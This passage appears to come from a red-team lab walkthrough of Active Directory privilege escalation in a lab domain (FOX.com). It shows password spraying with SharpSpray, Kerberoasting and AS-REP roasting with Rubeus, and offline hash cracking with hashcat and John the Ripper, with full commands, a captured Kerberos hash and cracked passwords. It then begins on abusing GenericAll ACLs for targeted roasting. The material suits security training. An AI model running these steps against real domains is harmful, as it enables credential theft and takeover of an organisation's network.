[*] Using the default delay of 1000 milliseconds between attempts.
[*] Using password Qwertyuiop123
[+] Successfully authenticated with quiet::Qwertyuiop123
[*] Completed all rounds with password Qwertyuiop123
[*] Completed all password spraying operations.
PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC - PASSWORD SPRAYING (SHARPSPRAY)

- If you get lucky, you might find an admin's password while spraying.
- Never forget, admins are people too ;)

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\SharpSpray.exe --Passwords Qwertyuiop123
[+] Successfully collected 12 usernames from Active Directory.
[*] The Lockout Threshold for the current domain is 7.
[*] The Min Password Length for the current domain is 7.
[+] Successfully generated a list of 1 passwords.
[*] Starting password spraying operations.
[*] Using the default delay of 1000 milliseconds between attempts.
[*] Using password Qwertyuiop123
[+] Successfully authenticated with quiet::Qwertyuiop123
[*] Completed all rounds with password Qwertyuiop123
[*] Completed all password spraying operations.
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Get-ADGroupMember -Identity "FOX HQ Admins" | select Name
Name
-----
revolver ocelot
eva
raiden
olga
quiet
```

- Kerberoasting takes advantage of how service accounts leverage Kerberos authentication with **Service Principal Names (SPNs)**.
- Attackers possessing a valid Kerberos ticket-granting ticket (TGT) can request one or more Kerberos ticket-granting service (TGS) service tickets for any user with an SPN from a domain controller (DC).
- A summary of the Kerberoast attack:
 1. Identify user accounts with SPNs.
 2. Request service tickets for these accounts.
 3. Extract the tickets and the hash value associated with them.
 4. Crack/bruteforce these hashes offline on your attacker system.
 5. Gain access to the service account using the cracked password.

Read more about Kerberoasting:

<https://blog.stealthbits.com/extracting-service-account-passwords-with-kerberoasting/>

Finding vulnerable users (users with SPNs).

- **BloodHound:** Bloodhound has a few pre-built queries that detect Kerberoastable users.

The screenshot shows the BloodHound interface. At the top, there is a search bar with placeholder text "Start typing to search for a node..." and a toolbar with icons for font style, back, forward, and refresh. Below the toolbar, there are three tabs: "Database Info", "Node Info", and "Queries". The "Queries" tab is selected, highlighted in blue. A list of pre-built queries is displayed, with several items highlighted by a red rectangular box:

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users**
- Shortest Paths to Domain Admins from Kerberoastable Users**
- Shortest Path from Owned Principals

A modal dialog box titled "Select a user" is open on the right side of the screen, also outlined with a red border. It lists three users:

User	pwdlastset
KRBTGT@FOX.COM	Tue, 09 Apr 2019 13:52:35 GMT
IIS_001@FOX.COM	Tue, 06 Aug 2019 20:05:01 GMT
MSSQL_001@FOX.COM	Tue, 06 Aug 2019 20:13:26 GMT

Finding vulnerable users (users with SPNs).

- **BloodHound:** We can also use the query below to find users with SPNs from BloodHound's Neo4j backend (found at <http://localhost:7474>).

```
MATCH (u:User {hasspn: true})  
RETURN u.name
```

The screenshot shows the BloodHound Neo4j interface with a query editor and a results table.

Query:

```
1 MATCH (u:User {hasspn: true})  
2 RETURN u.name
```

Results:

u.name
"KRBTGT@FOX.COM"
"IIS_001@FOX.COM"
"MSSQL_001@FOX.COM"

The screenshot shows a detailed user profile for the user "IIS_001@FOX.COM".

User Info:

Name	IIS_001@FOX.COM
Password Last Changed	Tue, 06 Aug 2019 20:05:01 GMT
Last Logon	Never
Enabled	True
AdminCount	False
Compromised	False
Cannot Be Delegated	False
ASREP Roastable	False
Service Principal Names	IIS_001/FOX-SVR-DC.fox.com:80

Group Membership:

First Degree Group Memberships	1
Unrolled Group Membership	2
Foreign Group Membership	0

Local Admin Rights:

First Degree Local Admin	0
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	0

Finding vulnerable users (users with SPNs).

- **PowerView:**

```
Get-DomainUser | select name,serviceprincipalname
```

- **AD-Module:**

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} | select  
SamAccountName,Name,Enabled
```

name	serviceprincipalname
Administrator	
Guest	
krbtgt	kadmin/changepw
meryl silverburgh	
revolver ocelot	
Roy Campbell	
eva	
miller	
naomi	
raiden	
olga	
vamp	
quiet	
zero	
IIS Service Account	IIS_001/FOX-SVR-DC.fox.com:80
DB Service Account	MSSQL_001/FOX-SVR-DC.fox.com:1433

- We can now use Rubeus to Kerberoast all vulnerable users in the FOX.com domain.

#Kerberoast all users with SPNs

Rubeus.exe kerberoast

#Kerberoast a specific user

Rubeus.exe kerberoast /user:USERNAME /domain:DOMAIN-NAME

#Kerberoast all users and write the Kerberos hashes to a Hashcat compatible file

Rubeus.exe kerberoast /format:hashcat /outfile:.\\FILE-NAME

DOMAIN PRIVESC - KERBEROASTING

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe kerberoast /format:hashcat /outfile:.\\KRBR-hashes2.txt

v1.4.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Found 2 user(s) to Kerberoast!

[*] SamAccountName      : IIS_001
[*] DistinguishedName   : CN=IIS Service Account,CN=Users,DC=fox,DC=com
[*] ServicePrincipalName : IIS_001/FOX-SVR-DC.fox.com:80
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\miller\Desktop\PurpleHaze\KRBR-hashes2.txt

[*] SamAccountName      : MSSQL_001
[*] DistinguishedName   : CN=DB Service Account,CN=Users,DC=fox,DC=com
[*] ServicePrincipalName : MSSQL_001/FOX-SVR-DC.fox.com:1433
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\miller\Desktop\PurpleHaze\KRBR-hashes2.txt

[*] Roasted hashes written to : C:\Users\miller\Desktop\PurpleHaze\KRBR-hashes2.txt
PS C:\Users\miller\Desktop\PurpleHaze>
```

- Let's use Hashcat on our attacker system to run a bruteforce against the extracted Kerberos hash file.

```
hashcat --help | grep Kerberos
```

```
hashcat -m 13100 -a 0 HASHES-FILE WORDLIST
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ hashcat --help | grep Kerberos
 7500 | Kerberos 5 AS-REQ Pre-Auth etype 23          | Network Protocols
 13100 | Kerberos 5 TGS-REP etype 23          | Network Protocols
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ hashcat -m 13100 -a 0 KRBR-hashes2.txt passwords.dict
hashcat (v4.0.1) starting...
```

```
* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
```

```
OpenCL Platform #1: NVIDIA Corporation
=====
```

```
* Device #1: GeForce 940MX, 501/2004 MB allocatable, 3MCU
```

```
Hashes: 2 digests; 2 unique digests, 2 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```


```
Rules: 1
```

- We got one password ☺

```
$krb5tgs$23$*IIS_001$fox.com$IIS_001/FOX-SVR-DC.fox.com:80*$9787384231f07e28285a8f78d869b7a4  
798f4c7bc29cf2bef83d4beb41f35d63deb4e25e845fa70879068c6681455169563c53eee14f2839aceba1647edc  
61892c136e1c995f72829e6fac54649d5c944fd1cdc681b03253d55d9ad2accc4bd819ae3d1ceffdd58525142520  
43d2df7e30e877e94d8f5475a298a54e75054102d7d04519040f634dcf69ad39c3911ee8953f1874a547352ce4bb  
f5503a08fb894759e9fc68907fe45c32b30c32d0df07d384c9765e06dd9af38a6e73af51b5c1ec1f6d1f9d358563  
fbe653eb8ef1b6817d99bbc249863dba3c89fda7423214b8c694b65b6c38ccd140fb6fd8d80af8602d4640a26034  
13551159d7e2572411da4e90d11f22039ed5fb5d74d0e71441bfd1770468cf73069bd775ae2156fb41cd6df80ca  
7f94ba9ba4193ede541f658a9421e431aa2853fa3ed6b544cc0f0c9f871c769d78a5810e8a14a9af9e549afea23  
3101a0959e86ca48267ac9a59ffc3ce96420528aeb79360498a7dbb53e93b51151fa115a364063e86b86ac543961  
a9023ba835de986d0ef59dd3593b1b47254bba5be3e04f0d3dd9965243d2ee873390bffc5ceb49ef2cdedfb75f08  
1e972b6b94b749c77044da3ac295536afb545daf54428d13bca872bd8547e42827ef33a8e8f7247f1b315627792d  
b92a290d154e70ea157dc70abf80c6afe59ba4df34c45ab0fdf08efd6820abd2e80c3ae16183de352e66365ba1c8  
cb91cab3c0ee03a58524e1913699df245d7a6bf33bf5976265d6bdc1bdafa62710b3046c0391fbe7cf755b27d9f2  
ada1b74765847762af6b0d80f5063e4e9228b6ec1307dfb6fef6b08490a609b760f21e64b0a6760313939658ab6a  
9b61dca772298c3b4eb4b11704ad94888e58217b0eea0830c031918c28c4faf8e47824c59a4b6a787 P455w0rd!
```

```
Session.....: hashcat  
Status.....: Exhausted  
Hash.Type....: Kerberos 5 TGS-REP etype 23  
Hash.Target...: KRBR-hashes2.txt  
Time.Started...: Tue Aug 6 23:49:38 2019 (0 secs)  
Time.Estimated.: Tue Aug 6 23:49:38 2019 (0 secs)  
Guess.Base....: File (passwords.dict)  
Guess.Queue....: 1/1 (100.00%)  
Speed.Dev.#1....: 0 H/s (0.17ms)  
Recovered.....: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
```

- AS-REP roasting is a technique that allows attackers to extract the password hashes for users that have the “Do not require Kerberos preauthentication” property enabled in Active Directory.
- The extracted hashes can then be cracked offline, just like with kerberoasting.
- This ISN'T a default setting in domain controllers. An administrator needs to intentionally enable this configuration.



Read more about AS-REP roasting:

<https://blog.stealthbits.com/cracking-active-directory-passwords-with-asrep-roasting/>

DOMAIN PRIVESC - AS-REP ROASTING

Finding vulnerable users (users that don't require Kerberos preauthentication).

- **BloodHound:** We can also use the query below to find vulnerable users from BloodHound's Neo4j backend (found at <http://localhost:7474>).

```
MATCH (u:User {dontreqpreauth: true})  
RETURN u.name
```

```
$ MATCH (u:User {dontreqpreauth: true}) RETURN u.name
```

u.name
"EVA@FOX.COM"
"VAMP@FOX.COM"

User Info

Name	EVA@FOX.COM
Display Name	eva
Password Last Changed	Wed, 24 Jul 2019 09:25:49 GMT
Last Logon	Sat, 03 Aug 2019 16:06:54 GMT
Enabled	True
AdminCount	False
Compromised	False
Cannot Be Delegated	False
ASREP Roastable	True

Sessions: 0
Sibling Objects in the Same OU: 11
Reachable High Value Targets: 11
Effective Inbound GPOs: 3
See User within Domain/OU Tree

Group Membership

EVA@FOX.COM


Finding vulnerable users (users that don't require Kerberos preauthentication).

- **PowerView:**

```
Get-DomainUser -PreauthNotRequired | select  
name,userprincipalname,admincount
```

- **AD-Module:**

```
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties  
useraccountcontrol | select SamAccountName,Name,Enabled
```



The screenshot shows a Windows PowerShell window with the following output:

```
Windows PowerShell  
PS C:\Users\miller\Desktop\PurpleHaze> Get-ADUser -Filter 'useraccountcontrol -band 4194304'  


| SamAccountName | Name | Enabled |
|----------------|------|---------|
| eva            | eva  | True    |
| vamp           | vamp | True    |

  
PS C:\Users\miller\Desktop\PurpleHaze>
```

The table output is highlighted with a red border.

SamAccountName	Name	Enabled
eva	eva	True
vamp	vamp	True

- We can now use Rubeus to AS-REP roast all vulnerable users in the FOX.com domain.

#AS-REP roast all users that don't require preauth

Rubeus.exe asreproast

#AS-REP roast a specific user

Rubeus.exe asreproast /user:USERNAME /domain:DOMAIN-NAME

AS-REP roast all users and write the password hashes to a JohnTheRipper compatible file

Rubeus.exe asreproast /format:john /outfile:.\
FILE-NAME

DOMAIN PRIVESC - AS-REP ROASTING

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe asreproast /format:john /outfile:.\\ASEP-hashes1.txt

v1.4.2

[*] Action: AS-REP roasting

[*] Target Domain      : fox.com

[*] SamAccountName    : eva
[*] DistinguishedName : CN=eva,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
[*] Using domain controller: fox.com (192.168.80.254)
[*] Building AS-REQ (w/o preauth) for: 'fox.com\eva'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\miller\Desktop\PurpleHaze\ASEP-hashes1.txt

[*] SamAccountName    : vamp
[*] DistinguishedName : CN=vamp,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
[*] Using domain controller: fox.com (192.168.80.254)
[*] Building AS-REQ (w/o preauth) for: 'fox.com\vamp'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\miller\Desktop\PurpleHaze\ASEP-hashes1.txt

[*] Roasted hashes written to : C:\Users\miller\Desktop\PurpleHaze\ASEP-hashes1.txt
PS C:\Users\miller\Desktop\PurpleHaze>
```

- Use JohnTheRipper on our attacker system to run a bruteforce against the extracted Kerberos hash file.

```
john HASHES-FILE --wordlist=WORDLIST
```

```
john --show HASHES-FILE
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john ASEP-hashes2.txt --wordlist=./passwords.dict
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5asrep-aes-opencl"
Use the "--format=krb5asrep-aes-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 27 candidates left, minimum 64 needed for performance.
Fox2019      ($krb5asrep$eva@fox.com)
Password12345 ($krb5asrep$vamp@fox.com)
2g 0:00:00:00 DONE (2019-08-06 21:17) 200.0g/s 2700p/s 5400c/s 5400C/s 123456..Starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ 
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ 
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john --show ASEP-hashes2.txt
$krb5asrep$eva@fox.com:Fox2019
$krb5asrep$vamp@fox.com:Password12345
2 password hashes cracked, 0 left
```

ACTIVE DIRECTORY ACLs:

- Objects in AD are securable using **Access Control Lists** and **Access Control Entries**.
- The information associated with a securable object is held in its **security descriptor**. A security descriptor for a securable object such as a user or a group can contain 2 types of ACLs:
 - **Discretionary Access Control List (DACL)** - specifies the access rights allowed or denied to particular users or groups.
 - **System Access Control List (SACL)** - specifies the types of access attempts that generate audit records for the object.
- Active Directory ACLs are a very broad topic that we're not going to get into; but something you should know is that with the right DACL permissions (**GenericWrite**/**GenericAll**) on an AD object (e.g a user or group) we can modify most of the objects attributes without needing any sort of administrative rights in the domain.
- We're going to abuse misconfigured DACLs in FOX.com to modify user's attributes and perform targeted roasting attacks on them (Kerberoasting & AS-REP roasting).

Read more about Active Directory Access Control Lists:


<https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists>

<https://secureidentity.se/acl-dacl-sacl-and-the-ace/>

We first need to find objects that our compromised domain user has GenericAll or GenericWrite permissions on within the FOX.com domain.

BloodHound:


BloodHound can automatically detect ACLs of interest. To start, mark your compromised domain user(s) as owned.



DOMAIN PRIVESC - TARGETED ROASTING

BloodHound:


With a user marked as owned, we can use one of BloodHound's pre-built queries to automatically detect ACL attack paths.



DOMAIN PRIVESC - BLOODHOUND'S HELP FEATURE

Ask for help:

One of BloodHound's most underrated features is its help function. If you're ever clueless about how you can abuse an attack path detected by BloodHound, simply right click on the attack path/node relationship and select **Help**.



Help: GenericAll

The user MILLER@FOX.COM has GenericAll privileges to the user RAIDEN@FOX.COM. This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

Help: GenericAll

Full control of a user allows you to modify properties of the user to perform a targeted kerberoast attack, and also grants the ability to reset the password of the user without knowing their current one.

Targeted Kerberoast

A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

You may need to authenticate to the Domain Controller as MILLER@FOX.COM if you are not running a process as that user. To do this in conjunction with Set-DomainObject, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force  
$Cred = New-Object System.Management.Automation.PSCredential('TESTLABdfm.a', $SecPassword)
```

DOMAIN PRIVESC - TARGETED ROASTING

PowerView:

We can verify that our user has GenericAll permissions on user Raiden using PowerView.

```
Get-DomainObjectAcl -ResolveGUIDs -SamAccountName raiden | ? {$_._ActiveDirectoryRights -match 'GenericAll'}
```

```
Windows PowerShell
